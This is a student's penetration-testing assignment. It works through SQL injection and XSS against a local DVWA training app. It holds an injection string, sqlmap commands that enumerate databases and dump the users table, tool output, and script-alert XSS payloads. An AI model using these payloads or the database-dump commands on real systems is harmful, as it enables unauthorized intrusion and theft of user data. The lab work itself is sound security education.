Assignment 01

Name: Muhammad Tayyab


Roll No: BSDSF21M007

The famous **injection attacks** are at the 3rd position in the Top 10 OWASP vulnerabilities list of 2021. An injection attack occurs when an attacker supplies malicious input into a program, causing it to execute unintended commands or access unauthorized data. This happens when untrusted input is processed by an interpreter, such as a web browser, operating system, or database without proper validation or sanitization. We have discussed the *Command Injection vulnerability* during our class sections of Web Application Penetration Testing. You need to address the following questions in relation to **HTML injection**, **Cross Site Scripting** and **SQL Injection** (conceptually as well as showing all practical steps as in the handout of Command Injection):

1. **What is AX Vulnerability?**
2. **How do you find that a Web App suffers with AX Vulnerability?**
3. **How do you exploit AX Vulnerability?**
4. **How do you prevent/mitigate AX Vulnerability?**

Submission Instructions:

- You have to submit your assignment in MS Word format on plain A4 Sheets (hard copy). Attach a cover sheet showing the assignment title, course and your personal information. The document should be in the same format as the handouts, with screenshots having white back ground (print friendly). The prompt of your terminal should reflect your Roll numbers. Simply staple the papers of your assignments and hand over to CR of your class. Respective CRs should submit all the assignments during the class lecture of **Tuesday, 10 December 2024**.
- Solutions to all the parts must be your own hard work. DONOT let any one copy your assignment. In case of a copy both students will be awarded a ZERO may be some negative marks as well.
- Late submissions will NOT be accepted.



**TIME IS JUST LIKE MONEY.
THE LESS WE HAVE IT;
THE MORE WISELY WE SPEND IT.
Manage your time and Good Luck**

Solution for the Assignment: Steps with Theoretical Concepts and Practical Examples


1. What is AX Vulnerability?

AX vulnerabilities include:

1. **HTML Injection**: Malicious HTML injected into input fields, altering page content or functionality.
2. **Cross-Site Scripting (XSS)**: Injecting scripts into web pages to execute in other users' browsers. Types include:
   - **Stored XSS**: Malicious scripts stored on the server.
   - **Reflected XSS**: Malicious scripts reflected back via input fields or URLs.
   - **DOM-based XSS**: Manipulates client-side JavaScript to execute malicious scripts.
3. **SQL Injection (SQLi)**: Injecting SQL statements into an application to manipulate its database.

Practical Steps:

First I accessed DVWA:




Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

Then changed the DVWA Security to Low:



DVWA Security

Security Level

Security level is currently: **impossible**.


You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low

1. Testing SQL Injection:

Went to SQL Injection and passed user id as 1' OR '1'='1




Vulnerability: SQL Injection

User ID: 1' OR '1'='1 Submit

Didn't bypass anything

But when I entered user id as 1 or 2, it gave me output:




User ID: 2 Submit

```
ID: 2
First name: Gordon
Surname: Brown
```

Automated Testing with SQLMap:

Entered this command in kali linux

sqlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqli/" --data="id=1&Submit=Submit" –dbs




```
bsdsf21m007@tayyab:sqlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqli/" --data="id=1&Submit=Submit" --dbs

        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.11#stable}
|_ -| . [.]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:35:51 /2024-12-09/

[00:35:52] [INFO] testing connection to the target URL
got a 302 redirect to 'http://127.0.0.1/dvwa/login.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('security=impossible;PHPSESSID=guta3r5nn8n...hejfcepas1'). Do you want to use those [Y/n] Y
[00:36:09] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:36:09] [INFO] testing if the target URL content is stable
[00:36:10] [WARNING] POST parameter 'id' does not appear to be dynamic
[00:36:10] [WARNING] heuristic (basic) test shows that POST parameter 'id' might not be injectable
[00:36:10] [INFO] testing for SQL injection on POST parameter 'id'
[00:36:10] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:36:10] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:36:10] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:36:11] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:36:11] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[00:36:11] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[00:36:11] [INFO] testing 'Generic inline queries'
```

SQLMap listed available databases if the application is vulnerable.

Dumping Database Contents:

Extract a specific table:


sqlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqli/" --data="id=1&Submit=Submit" -D dvwa --tables



```
bsdsf21m007@tayyab:sqlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqli/" --data="id=1&Submit=Submit" -D dvwa --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.11#stable}
|_ -| . [']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this p

[*] starting @ 00:47:06 /2024-12-09/

[00:47:06] [INFO] testing connection to the target URL
got a 302 redirect to 'http://127.0.0.1/dvwa/login.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('security=impossible;PHPSESSID=lggig4r0ja9...5efoqae7
[00:47:34] [INFO] testing if the target URL content is stable
[00:47:34] [WARNING] POST parameter 'id' does not appear to be dynamic
[00:47:34] [WARNING] heuristic (basic) test shows that POST parameter 'id' might not be injectable
[00:47:34] [INFO] testing for SQL injection on POST parameter 'id'
[00:47:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:47:34] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:47:34] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:47:34] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:47:34] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[00:47:34] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[00:47:34] [INFO] testing 'Generic inline queries'
[00:47:34] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:47:34] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:47:35] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
```

Dump user details:

sqlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqli/" --data="id=1&Submit=Submit" -D dvwa -T users –dump





```
bsdsf21m007@tayyab:sqlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqli/" --data="id=1&Submit=Submit" -D dvwa -T users --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8.11#stable}
|_ -| . [']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's respo
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:48:43 /2024-12-09/

[00:48:43] [INFO] testing connection to the target URL
got a 302 redirect to 'http://127.0.0.1/dvwa/login.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('security=impossible;PHPSESSID=5runuqc7ev9...c2dnp6uumm').
[00:48:48] [INFO] testing if the target URL content is stable
[00:48:48] [WARNING] POST parameter 'id' does not appear to be dynamic
[00:48:49] [WARNING] heuristic (basic) test shows that POST parameter 'id' might not be injectable
[00:48:49] [INFO] testing for SQL injection on POST parameter 'id'
[00:48:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:48:49] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:48:49] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:48:49] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:48:49] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[00:48:49] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
```

2. Testing XSS (Stored and Reflected)

Stored XSS:

Went to stored Cross Site Scripting


Vulnerability: Stored Cross Site Scripting (XSS)


Vulnerability: Stored Cross Site Scripting (XSS)

Name * test

Message * <script>alert('Stored XSS');</script>


Name: test
Message: This is a test comment.

Name: test
Message: &lt;script>alert(\&#039;Stored XSS\&#039;);</script>

Revisited the page and refreshed it and popup appeared with the text "Stored XSS," the vulnerability exists.

2- **Reflected XSS**:

<script>alert('Reflected XSS');</script>


Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name? ılert('Reflected XSS');</script>

```
Hello <script>alert('Reflected XSS');</script>
```

3- **Using Burp Suite for XSS**:

Opened Burp Suite and ensured it intercepts traffic.

- Navigate to the vulnerable module on DVWA.
- Capture the request in Burp Suite.
- Modify input parameters by adding the XSS payload:


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
